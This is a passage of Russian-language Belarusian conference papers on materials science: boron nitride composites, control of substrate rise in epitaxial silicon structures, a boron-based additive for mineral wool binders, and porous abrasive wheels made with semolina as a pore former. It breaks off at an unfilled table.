3. Исследование структурных свойств

Для решения ряда задач, связанных с исследованием структурных свойств систем, необходимо предельно точное определение периодов кристаллической решетки.




Рисунок 4 – Рентгенограмма композиционного материала на основе нитрида бора, содержащего Fe, Co, Ni, Fe-Co-Ni

Рентгенографические методы широко используются в различных областях науки и техники. Имеется достаточное количество монографий, учебников по физическим основам и по использованию рентгенографии для исследования минералов, металлов, полупроводников и других классов соединений.

Изучение структурных свойств синтезированных объемных и плёночных золь-гель систем, содержащих оксиды металлов, было проведено путём рентгенофазового анализа на ДРОН-3М, на $\text{CuK}\alpha$ -излучении (Co-фильтр). Результаты рентгеновского фазового анализа представлены на рисунке 4.

По данным рентгеновского фазового анализа установлено, что в композиционном материале формируется кристаллическая фаза, состоящая из нитрида бора, это подтверждается на всех рентгенограммах характерными рефлексами при 2θ равном $28,4^\circ$, $41,6^\circ$, $44,3^\circ$, $50,4^\circ$, $55,3^\circ$, $71,5^\circ$ и $71,9^\circ$.

Заключение

В работе представлены основные стадии получения порошков с использованием золь-гель метода. Установлено, что для синтеза структур, состоящих из порошков, необходимо, чтобы уровень pH раствора был в диапазоне от 7 до 9. По описанной методике были сформированы образцы на основе гексагонального нитрида бора, содержащие дисперсные порошки Fe, Co, Ni, Fe-Co-Ni. Полученные образцы спекали при критических условиях ($T = 1000^\circ\text{C}$, $P = 5\text{ ГПа}$) в атмосфере азота. Установлено, что эффективное упрочнение обеспечивается при содержании армирующей фазы 3–15 % (объёмн.), размере частиц 0,01–0,05 мкм и среднем расстоянии между ними 0,1–0,5 мкм. Установлено, что в композиционном материале формируется кристаллическая фаза, состоящая из нитрида бора, что подтверждается наличием на всех рентгенограммах характерных рефлексов при угле 2θ равном $28,4^\circ$, $41,6^\circ$, $44,3^\circ$, $50,4^\circ$, $55,3^\circ$, $71,5^\circ$ и $71,9^\circ$.

Литература

1. Коваленко, Д.Л. Синтез и исследование сверхтвёрдых материалов на основе кубического нитрида бора, армированных наноразмерными порошками Fe, Co, Ni / Д.Л. Коваленко, В.Е. Гайшун, В.В. Васильевич // Сборник докладов международной научной конференции «Актуальные проблемы ФТТ-2013». – 2013. – Т. 3. – С. 210–212.

Н.С. Ковальчук, К.В. Домасевич, Я.А. Соловьев, Е.С. Ацецкая
ОАО «ИНТЕГРАЛ» – управляющая компания холдинга «ИНТЕГРАЛ»,
Филиал «Транзистор», Минск, Беларусь

УПРАВЛЕНИЕ ЭФФЕКТОМ «ПОДНЯТИЯ ПОДЛОЖКИ» В ЭПИТАКСИАЛЬНЫХ СТРУКТУРАХ СО СКРЫТЫМИ СЛОЯМИ

Введение

Эпитаксия – ориентированный рост одного кристалла на поверхности другого (подложки) – является одним из базовых процессов технологии полупроводниковых приборов и интегральных схем (ИС). А ее классический вариант – газофазная автоэпитаксия (или гомоэпитаксия) – уже достаточно хорошо изучен и наиболее широко применяется в производстве наряду с более прогрессивными, но на порядок более дорогими технологиями гетероэпитаксии, молекулярно-лучевой эпитаксии и другими.

Не смотря на то, что современная наука и технология давно «перешагнули» классический вариант водородного восстановления тетрахлорида кремния, в реалиях серийного производства полупроводниковых ИС остается достаточно «белых пятен». В частности, наряду с целенаправленным легированием при эпитаксии происходит также автолегирование – перенос примеси из сильнолегированного слоя в слаболегированный. Такой эффект ограничивает выращивание пленок с большой разницей удельного сопротивления эпитаксиального слоя (ЭС) – подложки, а также тонких пленок, из-за протяженного переходного слоя – «хвоста» профиля легирования. Основным механизмом автолегирования является диффузия примеси. Однако при осаждении слаболегированных слоев возможна также сублимация примеси из сильнолегированной подложки и её перенос через газовую фазу с последующим встраиванием в растущий слаболегированный слой [1]. Впоследствии, по мере прохождения технологического маршрута изготовления, из-за многократных термообработок в процессе формирования активных элементов ИС переходной слой становится сопоставим с номинальной толщиной ЭС и начинает оказывать сильное влияние на работу готового изделия. Эффект «поднятия подложки» усиливается при наличии сильнолегированных скрытых слоев, которые в данном случае выступают как дополнительные источники примеси диффундирующей в эпитаксиальный слой.

В данной работе представлены результаты исследования эффекта «поднятия подложки» в ЭС с двумя скрытыми слоями (СС), продемонстрировано влияние эффекта на параметры ИС на примере линейного стабилизатора напряжения КР1181ЕНХХ, проведено сравнение ЭС изготовленных на разных установках эпитаксиального наращивания «Эпиквар 121М» и «РЕ2061S».

1. Влияние эффекта «поднятия подложки» на электропараметры ИС

Биполярная технология предусматривает формирование активных элементов в объеме полупроводниковой подложки с большим удельным сопротивлением ρ , определяющим высокое напряжение пробоя коллектор – база $U_{КБ}$. С другой стороны, высокие значения ρ приводят к увеличению рассеиваемой в полупроводниковой подложке мощности и уменьшению коэффициента усиления транзисторов на высоких частотах. Технология эпитаксиального наращивания высокоомных полупроводниковых слоев на низкоомной подложке изначально и была придумана для разрешения этого противоречия. На рисунке 1 схематично изображена типовая структура, где используются низкоомные эпитаксиальные слои с противоположным относительно подложки типом проводимости. Образующийся при этом р-п переход служит для электрической изоляции соседних транзисторов, а сильнолегированный n^+ диффузионный слой используется в качестве коллекторного контакта.




Рисунок 1 – Схематичное изображение ЭС с двумя СС




Рисунок 2 – Типовые ВАХ КР1181ЕНХХ

На рисунке 2 изображены типовые вольт-амперные характеристики (ВАХ) ИС КР1181ЕНХХ и отдельных её элементов. Пунктирной линией обозначена ВАХ «вход-земля», на которой отчетливо прослеживаются режимы эксплуатации изделия, в которых изготовитель гарантирует соблюдение номиналов выходных параметров: контролируемая стабилизация выходного напряжения при изменении входного с 8 до 20 В, предельное эксплуатационное входное напряжение 30 В [2]. Сплошной линией на рисунке 2 показана типовая ВАХ обратносмещенного р-п-перехода база-коллектор тестового технологического п-р-п-транзистора, эквивалентного по своим параметрам рабочим транзисторам, на которых основана ИС; штриховой – пробивное напряжение коллектор-эмиттер $U_{КЭ0}$.

По мере уменьшения эффективной толщины ЭС за счет «поднятия подложки» начинает уменьшаться пробивное напряжение коллектор-база $U_{КБ0}$.

После того как $U_{КБ0}$ становится равным $U_{КЭ0}$ можно говорить о максимальном сближении областей пространственного заряда эмиттерного и коллекторных р-п-переходов вплоть до их полного перекрытия. Дальнейшее уменьшение $U_{КБ0}$ уже идет совместно с $U_{КЭ0}$ и приводит уже к изменению ВАХ «вход-земля» выходом за пределы установленных норм на приемо-сдаточных параметрах ИС. На рисунке 3 представлены ВАХ КР1181ЕНХХ с сильным «поднятием подложки». В рамках проведенных исследований наблюдалось снижение $U_{КБ0}$ и соответственно $U_{КЭ0}$, $U_{ВХ-З}$ до 15 В.




Рисунок 3 – ВАХ КР1181ЕНХХ с сильным «поднятием подложки»




Рисунок 4 – Фрагмент косого шлифа КР1181ЕНХХ с сильным «поднятием подложки»

Помимо оценки ВАХ в настоящей работе проводились исследования структур ИС путем изготовления косых шлифов и их декорированием в травителе Райта [3]. Измерение глубин залегания примесей осуществлялось с помощью интерферометра МИИ-4. Фрагмент проявленного шлифа, соответствующий случаю на рисунке 3, изображен на рисунке 4, где b – толщина ЭС до п+СС, a – толщина ЭС до подложки. Величина «поднятия» в данном конкретном примере составила 3,9 мкм.

2. Управление эффектом «поднятия подложки»

В рамках существующего и постоянно действующего технологического процесса изготовления эпитаксиальных структур и кристального производства ОАО «Интеграл» авторами проводился эксперимент по изготовлению линейных стабилизаторов напряжения КР1181ЕН05 с варьированием режимов выращивания ЭС – уменьшение температуры процесса первые 1...2 мкм роста; увеличение концентрации легирующей примеси в ЭС в 3...5 раз первые 1...2 мкм роста; увеличение номинала удельного сопротивления ЭС на 0,5 Ом·см. Каждый из вариантов изготавливался на установках ЭС «Эпиквар 121М» и «РЕ2061S» и сравнивался с текущими изделиями. Замеры глубин проводились по описанной

выше методике сразу после выращивания ЭС и после каждой последующей высокотемпературной операции. На рисунке 5 приведены обобщенные данные по результатам замера толщины ЭС до подложки на разных этапах производства кристаллов. На графике хорошо показаны предпосылки настоящего исследования – при переходе на новые установки эпитаксиального наращивания с «Эпиквар 121М» на «PE2061S» ЭС ведут себя иначе по мере прохождения пластин по маршруту изготовления.




Рисунок 5 – Результаты замера толщины ЭС до подложки на разных этапах маршрута изготовления в сравнении установок «Эпиквар 121М» на «PE2061S»

Причина такого различия в настоящий момент все ещё уточняется. Тем не менее, были предложены и реализованы методы борьбы с таким расхождением, не дожидаясь итоговых результатов внутрипроизводственного анализа.




Рисунок 6 – Влияние увеличения $r^{\text{ЭС}}$ на эффект «поднятия подложки»




Рисунок 7 – Влияние изменения режимов наращивания ЭС на эффект «поднятия подложки»

На рисунках 6 и 7 представлены результаты проведенных экспериментов, при этом оценивалась непосредственно величина «поднятия подложки» – $\Delta^{\text{ЭС}}$.

Заключение

По результатам эксперимента установлено, что увеличение номинала удельного сопротивления ЭС хоть и увеличивает начальные значения $U_{\text{кбо}}$, но усиливает эффект «поднятия», что в конечном итоге приводит к тем же результатам – критично низкие пробивные напряжения в конце маршрута изготовления. Увеличение концентрации легирующей примеси в 3...5 раз первые 1...3 мкм уменьшает величину $\Delta^{\text{ЭС}}$, но существенно менее эффективно, чем уменьшение температуры роста первые 1...3 мкм.

Есть еще один способ управления эффектом «поднятия подложки» – увеличение площади p+ СС за счет уменьшения зазоров до p+ СС. Предполагается, что данный способ покажет не меньшую эффективность, но его реализация требует дополнительных финансовых вложений – на изготовления новых шаблонов для фотолитографии скрытых слоев.

Литература

1. Случинская, И.А. Основы материаловедения и технологии полупроводников / И.А. Случинская. – Москва : Мир, 2002. – 376 с.
2. KP1181 – серия стабилизаторов напряжения положительной полярности. [Электронный ресурс]. – Режим доступа : <http://www.transistor.by/i/pdf/kr1181.pdf>.
3. Жигулин, Д.В. Особенности исследований поперечных сечений субмикронных ИМС методом растровой электронной микроскопии / Д.В. Жигулин, М.В. Киросирова, А.А. Попкова // Взаимодействие излучений с твердым телом : материалы 10-й междунар. науч. конф., БГУ, Минск 24–27 сентября 2013г. – 2013. – С. 352–353.

Я.А. Косенок, В.Е. Гайшун, О.И. Тюленкова

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

МОДИФИЦИРУЮЩАЯ ДОБАВКА В СВЯЗУЮЩЕЕ ДЛЯ ПРОИЗВОДСТВА ТЕПЛОИЗОЛЯЦИОННЫХ МАТЕРИАЛОВ С УЛУЧШЕННЫМИ ЭКСПЛУАТАЦИОННЫМИ ХАРАКТЕРИСТИКАМИ

Введение

Основные теплоизоляционные материалы, выпускаемые предприятиями в нашей республике – это пенополистирол и минераловатные утеплители.

Пенополистирол и другие пенопласты являются материалами на органической основе. Эти материалы имеют хорошие теплофизические характеристики, низкую плотность, многие из них эластичны. Однако, их температуроустойчивость, как правило, находится в диапазоне температур от $-50\text{ }^{\circ}\text{C}$ до $+200\text{ }^{\circ}\text{C}$. При более высоких температурах они подвержены термостарению и сгорают с выделением высокотоксичных веществ. К общим недостаткам минераловатных плит отечественных и зарубежных фирм следует отнести применение в их изготовлении синтетических (фенолформальдегидных) связующих, которые являются токсическими веществами и ухудшают экологические характеристики изделий, а также вызывают снижение их прочности в ходе эксплуатации. Согласно требованиям экологической безопасности, использование таких плит допускается в условиях, исключающих их контакт с воздухом внутри помещений. Применение фенолформальдегидных связующих требует проведения постоянных природоохранных и санитарно-гигиенических мероприятий, что повышает сложность технологического процесса и увеличивает производственные затраты. При формовании минераловатного ковра для плит, применяемых при высоких температурах, некоторые производители кроме 3–4% (по сухому веществу) фенолформальдегидного связующего вводят до 5% неорганического компонента в виде высокодисперсного вещества гидроалюмосиликатного состава типа $\text{Al}_2\text{O}_3\text{C}(1,4-2,8)\text{SiO}_2\text{C}_n\text{H}_2\text{O}$. Однако и в этом случае экологическая безопасность производства и изделий не достигается [1].

Важной составляющей волокнистых теплоизоляционных материалов, оказывающей большое влияние на эксплуатационные и теплофизические характеристики волокнистых утеплителей, являются современные многокомпонентные связующие. В настоящее время разрабатываются и применяются связующие, позволяющие получить уникальные свойства продукции: низкую теплопроводность, высокие звукоизолирующие характеристики, стойкость к воздействию растворов кислот и щелочей, долговечность. Для волокнистых теплоизоляционных материалов характерно высокое водопоглощение. Увеличение влажности теплоизоляционного материала значительно ухудшает его теплоизоляционные свойства. Применение гидрофобизирующих пропиток в составе связующего позволяет снизить водопоглощение. Исследования по выбору связующего для производства теплоизоляционных плит показали эффективность использования для этих целей композиций из компонентов органического и неорганического происхождения.

Использование комплексной добавки позволит отказаться от дефицитных и дорогостоящих импортных компонент, применяемых в настоящее время в процессе производства минераловатных плит и повысить конкурентоспособность выпускаемой продукции. Целью данной работы является исследование

возможности повышения термостабильности связующего минераловатных плит путем введения комплексной добавки, состоящей из компонент неорганического и органического происхождения.

1. Результаты эксперимента и их обсуждение

Составы используемых в данной работе комплексных добавок приведены в таблице 1.

Таблица 1 – Составы комплексной добавки

№ обр	Бура, масс. %	Борная кислота, масс. %	Поташ, масс. %	Бромид калия, масс. %	Формиат натрия, масс. %	Моно-эталомин, масс. %	Вода, масс. %
1	4,5	50,0	—	—	—	—	45,5
2	4,3	—	9,5	—	—	—	86,2
3	—	—	50,0	20,0	—	—	30,0
4	—	—	—	—	23,1	19,2	57,7
5	—	—	13	—	13,0	—	74,0
6	—	—	—	—	28,6	—	71,4

Для модификации связующего могут быть использованы два типа веществ: наполнители (не вступающие в химическое взаимодействие с компонентами связующего) и модификаторы (вступающие в химическое взаимодействие с компонентами связующего). Исходя из этого, можно предположить, что модификаторы будут по-разному влиять на процесс термоокислительной деструкции. Наполнители, будут физически адсорбироваться в связующем, равномерно в нем располагаясь, при достижении температур деструкции будет более активно поглощать кислород, что приведет к деструкции самого связующего. Модификаторы будут взаимодействовать со связующим, образуя более устойчивую к окислению структуру. После модификации в структуре будут отсутствовать реакционноспособные центры, что приведет в свою очередь к повышению инертности всей системы [2].

Соединения бора – бура, борная кислота и их смеси – обладают хорошим огнезащитным действием. Использование данной добавки в составе связующего приведёт к тому, что бор будет встраиваться в структуру связующего, образуя химические соединения, и тем самым увеличивая термостойкость конечного продукта. Бор в качестве модификатора будет препятствовать процессу деструкции материала, вследствие поглощения бором кислорода, а также деактивации реакционноспособных центров молекул связующего. Образующиеся оксиды бора повышают термостойкость и прочность связей между отдельными волокнами минераловатных утеплителей и связующим.

Бура имеет относительно высокую температуру плавления (743 °С). Состав буры таков, что она легко растворяется в воде. При горении она принимает вид стеклянной массы, ее температура плавления может колебаться в следующих пределах: 700–900 °С. Карбонат калия (поташ) начинает действовать при еще более высоких температурах. Поташ плавится при 897 °С. Калий, выделяющийся при восстановительной плавке, окрашивает пламя в фиолетовый цвет [3]. При добавлении поташа к буре температура действия будет существенно ниже температуры плавления буры. Кроме того, повышается содержание карбонатов калия и натрия, в результате чего интенсивнее образуется и отводится с поверхности шлак:



Для повышения термостойкости, минераловатных плит, а также для обеспыливания, уменьшения электростатических взаимодействий между волокнами, уменьшения хрупкости минерального волокна приготовлены образцы добавок в связующее № 4–6. В этих составах одним из компонент является формиат натрия NaCOOH – натриевая соль муравьиной кислоты, представляющий собой белый порошок с высокой растворимостью в воде. Наиболее часто формиат натрия применяется как противоморозная и пластифицирующая добавка при изготовлении строительных конструкций [4]. Наличие натрия снижает действие статического электричества в минераловатных плитах.

При производстве плит минераловатных теплоизоляционных на ОАО «Гомельстройматериалы» используется связующее «Фенотам». Смола «Фенотам» содержит меньшее количество фенольных соединений чем смолы СФЖ-3027 Б и представляет собой первичный продукт конденсации фенола с формальдегидом в присутствии неорганического катализатора. В смолу вводят сульфат аммония в виде 40%-го водного раствора до $\text{pH} = 7$, необходимое количество воды и специальные добавки (усилитель адгезии силан, суспензию, обеспыливатель). При необходимости можно добавить аммиачную воду до $\text{pH} = 9\text{--}9,2$.

Связующее с комплексной добавкой имеет хорошую проникающую способность, что позволяет его использовать при производстве волокнистых теплоизоляционных материалов на основе базальтовых волокон. Связующее вносится впрыском под давлением непосредственно в камеру волокноосаждения, или методом прососа волокнистого ковра.

Испытания экспериментальной партии плит минераловатных, для которых при приготовлении связующего использовалась разработанная добавка, позволили установить, что получаемые плиты относятся к группе негорючих материалов, т.к. потеря массы образца $\Delta m_{\text{средн}} = 3,46\% \leq 50\%$ и приrost температуры в печи $\Delta t_{\text{средн}} = 38,8^\circ\text{C} \leq 50^\circ\text{C}$. При проведении испытаний устойчивое горение образцов не наблюдалось. Также повышается однородность минераловатных плит,

снижается хрупкость базальтового волокна, возрастают водоотталкивающие свойства плит на 10–15%.

Таким образом, введение разработанной комплексной добавки в состав связующего позволит полностью отказаться от применения органических гидрофобизирующих добавок импортного производства типа «HydroWax» и «Пента-812», а, следовательно, повысить тепло- и огнезащитные свойства теплоизоляционных плит из минеральной ваты.

Литература

1. Червоний, А. Энергоэффективность и энергосбережение / А. Червоний, З. Козич, Н. Садченко, С. Зуйкевич // Архитектурно-строительный портал [Электронный ресурс]. – 2014. – Режим доступа: <https://ais.by/story/682>. – Дата доступа: 02.06.2016.
2. Ильина, Е.С. Влияние аморфного бора и кремния на термическую устойчивость полиорганосилоксанов / Е.С. Ильина, К.Е. Языков // VI международная студенческая электронная научная конференция «Студенческий научный форум 2014». – 2014. – С. 54–58.
3. Никитин, М.К. Химия в реставрации: справ. изд. / М.К. Никитин, Е.П. Мельникова. – Л. : Химия, 1990. – 304 с.
4. Петрова, А.П. Термостойкие клеи / А.П. Петрова. – М. : «Химия», 1977. – 200 с.

М.П. Купреев

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ТЕХНОЛОГИЯ ИЗГОТОВЛЕНИЯ И ПРИМЕНЕНИЕ ВЫСОКОПОРИСТЫХ АБРАЗИВНЫХ КРУГОВ В МАШИНОСТРОЕНИИ

Введение

В различных отраслях машиностроения значительно увеличилось применение сложнелегированных сталей. При их шлифовании, особенно при интенсивных режимах, появляются прижоги – структурные изменения металла, вызванные высоким тепловыделением. Указанные явления значительно возрастают при использовании способа глубинного шлифования, когда толщина снимаемого за один проход слоя металла составляет 0,5–5 мм (0,02–0,05 мм при обычном шлифовании).

Существенно уменьшить температуру в зоне шлифования и избежать отрицательных изменений структуры поверхностного слоя металла позволяет использование высокопористых шлифовальных кругов. Наличие большого числа достаточно крупных пор способствует:

- отводу из зоны шлифования и размещения между абразивными зернами снимаемой стружки, что уменьшает «засаливание» круга;
- улучшению подачи СОЖ непосредственно в зону контакта круга с деталью, предотвращая этим появление прижогов и трещин;
- дополнительному охлаждению зоны контакта воздушным потоком;
- уменьшению площади соприкосновения круга со шлифуемой деталью.

В настоящее время наиболее широкое распространение получил метод изготовления высокопористого шлифовального инструмента полусухим прессованием с введением выгорающих добавок (наполнителей), как наиболее простой, дешевый и легко осуществимый. В качестве порообразующих наполнителей в разное время использовали: пробковую крошку, древесные опилки, крошку мрамора, бурый уголь, торф, солому, гипс, синтетический кокс, сланец, древесный уголь, отходы производства пластмассовых изделий, нафталин, вспучиваемые перлиты, порошки синтетических смол, а также полистиролы марок ПСС, ПСВ, бисер сополимера МСН и другие искусственные или природные материалы [1–3].

В процессе изготовления инструмента у всех названных порообразователей выявлены те или иные недостатки. Например, древесный уголь, опилки, пробковая крошка, скорлупа грецких орехов, торф и т.п., придают абразивной массе значительную упругость, что ведет к растрескиванию сырца, при обжиге поры приобретают неправильную форму; кокс обладает повышенной зольностью; нефтяной кокс и сланец плохо выгорают при обжиге [3]. В связи с отрицательным влиянием на окружающую среду вредных веществ, применение полистиролов, нафталина и бисера сополимера МСН в качестве порообразователя также ограничено.

В настоящее время на предприятиях РФ ведутся работы по использованию в качестве выгорающего порообразователя молотых фруктовых косточек [3]. Фруктовые косточки относительно низко стоят и легко сгорают при обжиге, не выделяя вредных веществ. Однако брак при их использовании может достигать до 40% от объема изготовленных изделий.

На ОАО «Волжский абразивный завод» совместно с Волжским институтом строительства и технологий велись работы по использованию в качестве порообразователя крупы манной. В процессе исследований выявлено следующее: абразивная масса обладает хорошей технологичностью, манка равномерно в ней распределяется, прочность сырца увеличивается. Однако в процессе

естественной сушки на кругах большого размера образовывались трещины, а круги меньшего размера сильно деформировались при обжиге. По всей видимости, эта технология требует дальнейшей доработки.

Поэтому в качестве порообразующего наполнителя в проведенном исследовании выбрана мука манная.

1. Исследование процесса выгорания манки при обжиге изделий

Существенное влияние на процесс выгорания порообразующего наполнителя оказывает его химический состав. Основными компонентами манной крупы являются углеводы, преимущественно крахмал – 68,5 % по массе. Известно, что в ходе термообработки при температуре 150–250 °С крахмал переходит в менее сложные полисахариды. Поэтому изучался процесс выгорания манки при ее обжиге в указанном интервале температур. Исследования проводились на образцах, выполненных в виде цилиндров диаметром 25 мм и высотой 15 мм (рисунок 1).



Рисунок 1 – Спрессованные образцы керамической массы

Образцы изготавливались из электрокорунда белого марки 25А зернистостью F60 и керамической связки. Использовалась манная крупа с размером зерна 0,32–0,63 мм в количестве 10 % от массы формовочной смеси. Она добавлялась в смесь после перемешивания абразивного зерна, керамической связки и жидкого декстрина. Полученная смесь протиралась через сито с размером ячейки 2 мм. Из протертой массы способом двухстороннего прессования при давлении 12 МПа формовались экспериментальные образцы, которые сушились в течение 3 ч при температуре 100 °С и взвешивались на электронных весах. Масса высушенных при 100 °С образцов принималась за начальную (m_0). Далее образцы обжигались в течение определенного времени в печи и взвешивались. Относительную потерю массы образцом оценивали как разницу между массой образца после его сушки в течение 3 часов при 100 °С m_0 и его массой после термической обработки при определенной экспериментом температуре обжига m , отнесенную к массе до обжига m_0 (после сушки). Состояние образцов при различных температурах в печи фиксировалось с помощью фотосъемки. Кроме того, состояние образцов исследовалось на микроскопе МБС-10.

Таблица 1 – Потеря массы манкой при обжиге абразивных композиций, изготовленных на шлифовальном зерне из электрокорунда белого зернистости F 60

Температура обжига, °С	Время выдержки при температуре обжига			
	3ч	6ч	9ч	12ч
	Потеря массы манкой, %			
